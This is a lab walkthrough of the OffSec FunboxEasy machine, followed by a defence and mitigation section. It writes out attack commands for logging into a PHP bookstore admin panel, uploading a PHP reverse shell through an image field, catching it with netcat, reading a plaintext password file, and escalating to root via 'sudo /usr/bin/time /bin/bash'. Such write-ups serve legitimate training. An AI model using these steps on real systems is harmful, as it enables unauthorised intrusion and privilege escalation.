


FunboxEasy is a machine built around a custom PHP bookstore application and a textbook file-upload vulnerability. Directory enumeration surfaces three interesting paths — /admin/, /secret/, and /store/ — and the store turns out to be "CSE Bookstore", a PHP/MySQL web application with an admin panel that accepts default credentials. Once in, the book-add form passes an image field straight to the filesystem with no extension filtering. Uploading a PHP reverse shell as the image lands it inside the webroot's image directory, and triggering it catches a shell as www-data. From there, a plaintext password.txt file in a user's home directory hands over Tony's SSH password. Once in as tony, sudo -l reveals a long list of NOPASSWD binaries — among them /usr/bin/time, which is documented on GTFObins as a trivial shell escape. One command and it is done.
Attack Path: Gobuster → /store/ admin panel (default creds) → PHP shell upload → RCE as www-data → password.txt → su tony → sudo time GTFObins (root)
Platform: OffSec Proving Grounds Play Machine: FunboxEasy Difficulty: Easy OS: Linux (Ubuntu 20.04) Date: 2026–04–06
Table of Contents
1. Reconnaissance
   1.1  Nmap Port Scan
   1.2  Web Directory Enumeration
   1.3  Enumerating /store/
2. Initial Access — CSE Bookstore PHP Shell Upload
   2.1  Logging into the Admin Panel
   2.2  Uploading the PHP Reverse Shell
   2.3  Confirming Shell Placement
   2.4  Catching the Shell as www-data
3. Lateral Movement — password.txt Credential Reuse
4. Privilege Escalation — sudo /usr/bin/time GTFObins
5. Proof of Compromise
6. Vulnerability Summary
7. Defense & Mitigation
   7.1  Default Credentials on Admin Panel
   7.2  Unrestricted PHP File Upload
   7.3  Plaintext Credentials in a World-Readable File
   7.4  sudo NOPASSWD on GTFObins Binaries
1. Reconnaissance
1.1 Nmap Port Scan
nmap -Pn -A -p- --open <TARGET_IP>Results:
Port    State  Service  Version
------  -----  -------  -------------------------------------------
22/tcp  open   SSH      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1
80/tcp  open   HTTP     Apache httpd 2.4.41 (Ubuntu)
Two ports. SSH and HTTP. The web root is a custom landing page — not a default Apache install. OS fingerprint is Ubuntu. Web enumeration is the logical next step.
1.2 Web Directory Enumeration
gobuster dir -u http://<TARGET_IP>/ -w /usr/share/dirb/wordlists/common.txtResults:
Path          Status  Notes
-----------   ------  --------------------------------------
/admin        301     Redirects to /admin/
/index.html   200     Custom landing page
/index.php    200     PHP landing page
/robots.txt   200     Present, 14 bytes
/secret       301     Redirects to /secret/
/store        301     Redirects to /store/
Three non-standard paths: /admin/, /secret/, and /store/. The /store/ path is the most promising — a directory with that name on a custom web application almost always houses the core functionality. /secret/ and /admin/ Are secondary targets worth revisiting?
1.3 Enumerating /store/
ffuf -u http://<TARGET_IP>/store/FUZZ \
     -w /usr/share/wordlists/dirb/common.txt
Results:
Path         Status  Notes
-----------  ------  ----------------------------------------
admin.php    200     Admin login panel — 3998 bytes
controllers  200     Application controller directory
database     200     Database configuration directory
functions    200     Helper functions directory
models       200     Model directory
template     200     Template directory
index.php    200     Store homepage — CSE Bookstore
The store is "CSE Bookstore" — a PHP/MySQL web application with a full MVC structure. The admin panel is at admin.php, and the HTML source of the main page confirms the app was built with PHP, MySQL stored procedures, and Bootstrap. The footer of the page contains a direct link to admin.php labelled "Admin Login". The structure of a custom-built PHP app with a file upload feature in the admin panel is immediately worth testing.
2. Initial Access — CSE Bookstore PHP Shell Upload
2.1 Logging into the Admin Panel
curl -L -c cookies.txt -X POST http://<TARGET_IP>/store/admin_verify.php \
     -d "name=admin&pass=<REDACTED_PASSWORD>&submit=Login"
The response returns the "List book" admin dashboard — authentication succeeded. The admin.php form posts credentials to admin_verify.php, which sets a session cookie on success and redirects to the book management interface.
💡 Default credentials on custom web applications are always worth trying before anything else. Application developers frequently set weak credentials during development and never change them before deployment.
2.2 Uploading the PHP Reverse Shell
The admin panel includes an "Add new book" function at admin_add.php. The form accepts standard book metadata fields — ISBN, title, author, description, price, publisher — alongside an image field for the book cover. The image field is the file upload vector.
The HTML source of admin_add.php confirms a standard multipart file upload with no client-side validation:
<form method="post" action="admin_add.php" enctype="multipart/form-data">Upload the PHP reverse shell directly through this field using a session-authenticated request:
curl -b cookies.txt -X POST http://<TARGET_IP>/store/admin_add.php \
     -F "isbn=1337-shell" \
     -F "title=RCE_Manual" \
     -F "author=Senior_Intern" \
     -F "descr=Exploit_Test" \
     -F "price=0" \
     -F "publisher=Apress" \
     -F "publisherid=4" \
     -F "image=@shell.php" \
     -F "add=Add new book"
The application accepts the file and stores it in the image directory without validating the extension. The book is added to the database, and the shell is now on the server.
2.3 Confirming Shell Placement
curl -s http://<TARGET_IP>/store/books.php | grep -i "shell.php"Output:
<img class="img-responsive img-thumbnail" src="./bootstrap/img/shell.php">The PHP file is sitting in ./bootstrap/img/ a subdirectory of the webroot, served directly by Apache, and executable as PHP. The path is confirmed, and the shell is reachable.
2.4 Catching the Shell as www-data
Start the listener:
nc -lvnp 1234Trigger the shell by requesting the uploaded file:
curl http://<TARGET_IP>/store/bootstrap/img/shell.phpShell received:
Connection received on <TARGET_IP> 41310
Linux funbox3 5.4.0-42-generic #46-Ubuntu SMP Fri Jul 10 00:24:02 UTC 2020 x86_64
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@funbox3:/var/www/html/store/bootstrap/img$
Shell as www-data. Ubuntu 5.4.0-42 on funbox3. The kernel is recent enough that a kernel exploit is not the obvious path. Enumeration of the filesystem comes first.
3. Lateral Movement — password.txt Credential Reuse
Enumerating home directories as www-data:
ls -la /home/tony/
-rw-rw-r-- 1 tony tony  70 Jul 31 2020 password.txt
password.txt is world-readable. Reading it:
cat /home/tony/password.txtOutput:
ssh:       <REDACTED_SSH_PASS>
gym/admin: <REDACTED_GYM_PASS>
/store:    admin@admin.com <REDACTED_PASSWORD>
Three credentials in plaintext. The SSH password is directly labelled. Switching to Tony from the web shell:
su tony
# Password: <REDACTED_SSH_PASS>
Output:
tony@funbox3:~$Shell as tony. The password file also confirms the store admin credentials used in Section 2.1.
4. Privilege Escalation — sudo /usr/bin/time GTFObins
sudo -lOutput:
User tony may run the following commands on funbox3:
    (root) NOPASSWD: /usr/bin/yelp
    (root) NOPASSWD: /usr/bin/dmf
    (root) NOPASSWD: /usr/bin/whois
    (root) NOPASSWD: /usr/bin/rlogin
    (root) NOPASSWD: /usr/bin/pkexec
    (root) NOPASSWD: /usr/bin/mtr
    (root) NOPASSWD: /usr/bin/finger
    (root) NOPASSWD: /usr/bin/time
    (root) NOPASSWD: /usr/bin/cancel
    (root) NOPASSWD: /root/a/b/c/d/e/f/g/h/i/j/k/l/m/n/o/q/r/s/t/u/v/w/x/y/z/.smile.sh
Ten NOPASSWD entries. Most of these binaries have no business in a sudoers file. /usr/bin/time is the cleanest path — it is documented on GTFObins as a direct shell escape. The time utility measures the execution time of a given command; running it with /bin/bash as the command simply executes bash as root.
sudo /usr/bin/time /bin/bashOutput:
root@funbox3:~#Root.
5. Proof of Compromise
root@funbox3:~# id
uid=0(root) gid=0(root) groups=0(root)
6. Vulnerability Summary
#   Vulnerability                                  Severity   Impact
--  ---------------------------------------------  ---------  -----------------------------------------------
1   Default credentials on CSE Bookstore admin     High       Authenticated access to admin panel
2   Unrestricted PHP file upload in admin_add.php  Critical   Remote code execution as www-data
3   Plaintext credentials in world-readable file   High       Lateral movement to tony via su
4   sudo NOPASSWD: /usr/bin/time (GTFObins)        Critical   Local privilege escalation to root
7. Defense & Mitigation
7.1 Default Credentials on Admin Panel
Root Cause: The CSE Bookstore admin panel accepted default credentials that were never changed from the application's initial deployment. Any attacker who discovered the admin URL had a working login on the first attempt.
Mitigations:
- Change all default credentials immediately on deployment. No application should go live with factory-set usernames and passwords. This applies to web application admin panels, database accounts, service accounts, and operating system users. A deployment checklist must include credential rotation as a mandatory step.
- Enforce a strong password policy on all administrative accounts. Require a minimum length of 16 characters with complexity requirements. Use a password manager to generate and store credentials — do not allow weak or reused passwords for any privileged account.
- Restrict admin panel access by IP or network. If the admin panel does not need to be reachable from the public internet, block it at the web server level:
<Directory /var/www/html/store/admin>
      Require ip 192.168.1.0/24
</Directory>- Implement account lockout after repeated failed logins. A brute-force or credential-stuffing attempt should trigger a temporary lockout. Even basic rate limiting at the application layer significantly raises the cost of a credential attack.
7.2 Unrestricted PHP File Upload
Root Cause: The admin_add.php handler accepted any file in the image field without validating the extension, MIME type, or content. A PHP file uploaded as a book cover image was stored in the webroot's image directory and executed directly by Apache when requested.
Mitigations:
- Validate file types server-side using a strict allowlist. Never trust the client-supplied content type. Check file extensions against a fixed set of permitted values and validate magic bytes to confirm the file content matches the claimed type:
$allowed_ext = ['jpg', 'jpeg', 'png', 'gif', 'webp'];
  $ext = strtolower(pathinfo($_FILES['image']['name'], PATHINFO_EXTENSION));
  if (!in_array($ext, $allowed_ext, true)) {
      die("File type not permitted.");
}- Store uploaded files outside the webroot. Files uploaded by users should never land in a directory that Apache or any other web server can serve directly. Store them in a path outside the document root and serve them through a PHP controller that streams the content — never via direct URL access.
- Disable PHP execution in upload directories. If files must be stored in the webroot for any reason, configure Apache to never execute PHP within that path:
<Directory /var/www/html/store/bootstrap/img>
      php_flag engine off
      Options -ExecCGI
</Directory>- Rename uploaded files on the server. Strip the original filename and extension entirely. Store files under a randomly generated UUID with no extension and track the original name in the database separately. A file named
a3f7b2d1cannot be executed regardless of its content.
7.3 Plaintext Credentials in a World-Readable File
Root Cause: password.txt In Tony's home directory was world-readable (-rw-rw-r--) and contained plaintext credentials for SSH, an admin panel, and a gym application. Any process running on the system — including the www-data web shell — could read it without any special privilege.
Mitigations:
- Never store passwords in plaintext files. Credentials belong in a password manager, an encrypted vault, or environment variables configured at the OS level — not in a text file on a shared filesystem.
- Fix file permissions immediately. Home directory files should never be world-readable unless there is a documented, deliberate reason:
chmod 600 /home/tony/password.txt- Better still, delete the file entirely and store the credentials in a proper password manager.
- Audit home directories for sensitive files. Run a periodic check for world-readable files in user home directories:
find /home -maxdepth 2 -perm -o+r -type f -ls- Any file in a home directory that is readable by others warrants immediate review.
- Set secure default umask. Ensure the system umask is
0027or stricter so that newly created files are not world-readable by default:
echo "umask 0027" >> /etc/profile7.4 sudo NOPASSWD on GTFOBins Binaries
Root Cause: Tony was granted passwordless sudo access to ten binaries, several of which appear on GTFOBins as trivial shell-escape vectors. /usr/bin/time runs an arbitrary command as root — there is no restriction on which command can be passed to it.
Mitigations:
- Remove all NOPASSWD sudo entries for these binaries. None of
yelp,dmf,whois,rlogin,pkexec,mtr,finger,time, orcancelhave a documented operational reason to run as root for a standard user account. Runvisudoand delete or scope these entries appropriately. - Check GTFObins before adding any binary to sudoers. Every binary in Tony's sudo list should have been checked on GTFOBins before the rule was written.
time,pkexec,rlogin, and others are clearly listed as escalation vectors. The test is simple: if the binary appears on GTFObins, it must not appear in a NOPASSWD sudo rule. - Apply the principle of least privilege. If Tony legitimately needs to run a specific administrative command as root, grant exactly that command with exactly the arguments it requires — nothing more. A generic NOPASSWD rule for
timeOr any similar utility is effectively handing the user a root shell. - Audit sudoers regularly. Review
/etc/sudoersand every file in/etc/sudoers.d/on a schedule. Any NOPASSWD entry that cannot be explained by a specific, documented operational requirement should be removed:
sudo -l -U tony- Log and alert on sudo invocations. Configure
auditdto record every sudo call and alert on unexpected escalation patterns:
auditctl -w /usr/bin/sudo -p x -k sudo_execOffSec PG Play — for educational purposes only.